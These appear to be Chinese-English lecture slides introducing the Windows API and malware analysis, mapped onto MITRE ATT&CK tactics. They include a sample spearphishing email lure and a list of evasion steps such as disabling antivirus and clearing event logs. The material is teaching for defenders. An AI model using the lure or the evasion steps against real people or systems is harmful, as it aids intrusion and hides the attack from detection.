
Windows API v.s. Linux Glibc

Operating System	Windows	Linux
OS API	Windows API	GNU C Library
Library	System DLLs (e.g. kernel32.dll)	libc.so.6
Library Format	.dll (PE)	.so (ELF)
Documentation	MSDN	man page

How to use Windows API

- API 為 DLL 中的導出函數 (exported functions)

- 程式從 DLL 引入 (import) 這些 API 使用
- 範例
 - Kernel32.dll 有兩個 API : func3, func4



- program.exe import func3, func4 這兩個 API 進行使用

Documentation

- Windows APIs – [MSDN](#)
 - Function Signature
 - Parameters
 - Return Value
 - Structure
 - Others

VirtualAlloc function (memoryapi.h)

Article • 07/27/2022

 Feedback

In this article

[Syntax](#)
[Parameters](#)
[Return value](#)
[Remarks](#)
[Show 2 more](#)

Reserves, commits, or changes the state of a region of pages in the virtual address space of the calling process. Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the [VirtualAllocEx](#) function.

Syntax

C++

```
LPVOID VirtualAlloc(
    [in, optional] LPVOID lpAddress,
    [in]          SIZE_T dwSize,
    [in]          DWORD  flAllocationType,
    [in]          DWORD  flProtect
);
```

 Copy

Parameters

`[in, optional] lpAddress`

The starting address of the region to allocate. If the memory is being reserved, the specified address is rounded down to the nearest multiple of the allocation granularity. If the memory is already reserved and is being committed, the address is rounded down to the next page boundary. To determine the size of a page and the allocation granularity on the host computer, use the [GetSystemInfo](#) function. If this parameter is **NULL**, the system determines where to allocate the region.

Documentation

- Native APIs – undocumented.ntinternals.net
- System Component – [Vergilius Project](http://vergilius-project.com)
 - Structure
 - Enum
 - Union
- Others – [ReactOS](http://reactos.org)

NtMapViewOfSection

NTSYSAPI
NTSTATUS
NTAPI

NtMapViewOfSection(

IN HANDLE	SectionHandle,
IN HANDLE	ProcessHandle,
IN OUT PVOID	*BaseAddress OPTIONAL,
IN ULONG	ZeroBits OPTIONAL,
IN ULONG	CommitSize,
IN OUT PLARGE_INTEGER	SectionOffset OPTIONAL,
IN OUT PULONG	ViewSize,
IN	InheritDisposition,
IN ULONG	AllocationType OPTIONAL,
IN ULONG	Protect);

Function [NtMapViewOfSection](#) maps specified part of Section Object into process memory.

- SectionHandle **HANDLE** to Section Object opened with one or more from **SECTION**
- ProcessHandle **HANDLE** to Process Object opened with **PROCESS_VM_OPERATION**
- *BaseAddress Pointer to variable receiving virtual address of mapped memory. If thi

src: <http://undocumented.ntinternals.net/index.html?page=UserMode/Undocumented%20Functions/NT%20Objects/Section/NtMapViewOfSection.html>

Naming Convention

- API 命名 : Upper Camel Case
 - Suffix
 - A : 字串參數為 ANSI char
 - W : 字串參數為 Wide char
 - Ex : 提供更多控制參數 (EXtend)
 - Prefix
 - Nt : Native APIs
- 參數命名 : Hungarian notation

LoadLibraryA function

LoadLibraryExA function

LoadLibraryExW function

LoadLibraryW function


Malware Analysis

Goals of Malware Analysis

- ❖ Understand Malware's Behavior 理解惡意程式行為
- ❖ Mitigation 緩解措施
- ❖ Protection & Detection 防禦與偵測
- ❖ Threat Intelligence 威脅情資

Understand Malware's Behavior

- Triggering Condition
- Exploited Vulnerabilities
- Encryption
- Exfiltrated data



Attack Path Graph

Source: <https://www.mandiant.com/resources/blog/chinese-espionage-tactics>

Mitigation 緩解措施

- Am I Compromised?
- Change Configuration
- Restrict Access Permission
- Turn Off Functionality / Service
- Patch

Enterprise Mitigations

Mitigations represent security concepts and classes of technologies that can be used to prevent a technique or sub-technique from being successfully executed.


Mitigations: 43

ID	Name	Description
M1036	Account Use Policies	Configure features related to account use like login attempt lockouts, specific login times, etc.
M1015	Active Directory Configuration	Configure Active Directory to prevent use of certain techniques; use SID Filtering, etc.
M1049	Antivirus/Antimalware	Use signatures or heuristics to detect malicious software.
M1013	Application Developer Guidance	This mitigation describes any guidance or training given to developers of applications to avoid introducing security weaknesses that an adversary may be able to take advantage of.
M1048	Application Isolation and Sandboxing	Restrict execution of code to a virtual environment on or in transit to an endpoint system.
M1047	Audit	Perform audits or scans of systems, permissions, insecure software, insecure configurations, etc. to identify potential weaknesses.
M1040	Behavior Prevention on Endpoint	Use capabilities to prevent suspicious behavior patterns from occurring on endpoint systems. This could include suspicious process, file, API call, etc. behavior.

Source: <https://attack.mitre.org/mitigations/enterprise/>

Protection & Detection 防禦與偵測

- Indicator of Compromise
- Tools
- Procedures
- Techniques
- Tactics



Pyramid of Pain

Source: <https://www.attackiq.com/glossary/pyramid-of-pain/>

Threat Intelligence 威脅情報

- ▶ Threat Actor

- Who
- Purpose

- ▶ Target

- Country / Industry / Individual
- Data

- ▶ Capability

- Tools
- Techniques / Methods

- ▶ Infrastructure

- C2 Infra
- Botnet

Know Your Enemy : MITRE ATT&CK

- MITRE ATT&CK 是一套描述駭客攻擊戰術與技術的框架
- 透過此框架認識駭客攻擊與惡意程式行為
- 戰術 Tactic : 區分攻擊階段，與各階段目標
- 技術 Technique : 達成階段目標的手法
- 更多請參考：[ATT&CK 101 blog post](#)

ATT&CK®

Img Src: <https://attack.mitre.org/>

Windows Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise. The Matrix contains information for the Windows platform.

[View on the ATT&CK® Navigator](#)

Version Permalink

layout: side ▾

show sub-techniques

hide sub-techniques

help

戰術 Tactic (階段目標)

技術 Technique (達成階段目標的手法)

Technique Name

Enterprise > Phishing > Spearphishing Attachment

Phishing: Spearphishing Attachment

Other sub-techniques of Phishing (3)

ID	Name
T1566.001	Spearphishing Attachment
T1566.002	Spearphishing Link
T1566.003	Spearphishing via Service

Sub-technique

Adversaries may send spearphishing emails with a malicious attachment in an attempt to gain access to victim systems. Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution. Spearphishing may also involve social engineering techniques, such as posing as a trusted source.

Technique ID

ID: T1566.001

Sub-technique of: T1566

① Tactic: Initial Access

① Platforms: Linux, Windows, macOS

Contributors: Philip Winther

Version: 2.2

Created: 02 March 2020

Last Modified: 30 March 2023

[Version Permalink](#)

Description

山道貓咪 (malware) 的一生



Src: [YouTube - 山道猴子的一生 \(上集\)](#)

山道貓味的一生：初始存取 & 執行

Dear Linda,

I hope this message finds you well. I have attached the Q3 accounting report for the IT department, which requires your prompt attention.

[Attachment: IT_Q3_Accounting_Report.pdf]

Your timely review would be greatly appreciated.

Thank you kindly.

Sincerely,

Initial Access	Execution
9 techniques	10 techniques
Drive-by Compromise	Command and Scripting Interpreter (0/5)
Exploit Public-Facing Application	Exploitation for Client Execution
External Remote Services	Inter-Process Communication (0/2)
Hardware Additions	Native API
Phishing (1/3)	Scheduled Task/Job (0/2)
Spearphishing Attachment	
Spearphishing Link	
Spearphishing via Service	
Replication Through Removable Media	Shared Modules
Supply Chain Compromise (0/3)	Software Deployment Tools
Trusted Relationship	System Services (0/1)
Valid Accounts (0/3)	Malicious File (1/2)
User Execution (1/2)	
Malicious Link	
Windows Management Instrumentation	

山道貓味的一生：防禦規避

- 防禦規避 Defense Evasion

1. 將惡意程式設為隱藏檔案
2. 執行後刪除惡意程式
3. 關閉、打下防毒軟體
4. 清除 Windows Event Log

Defense Evasion 34 techniques	
Email Hiding Rules	
Hidden File System	
Hidden Files and Directories	
Hidden Users	
Hide Artifacts (1/9)	
II	Hidden Window
NTFS File Attributes	
Process Argument Spoofing	
Disable or Modify System Firewall	
Disable or Modify Tools	
Disable Windows Event Logging	
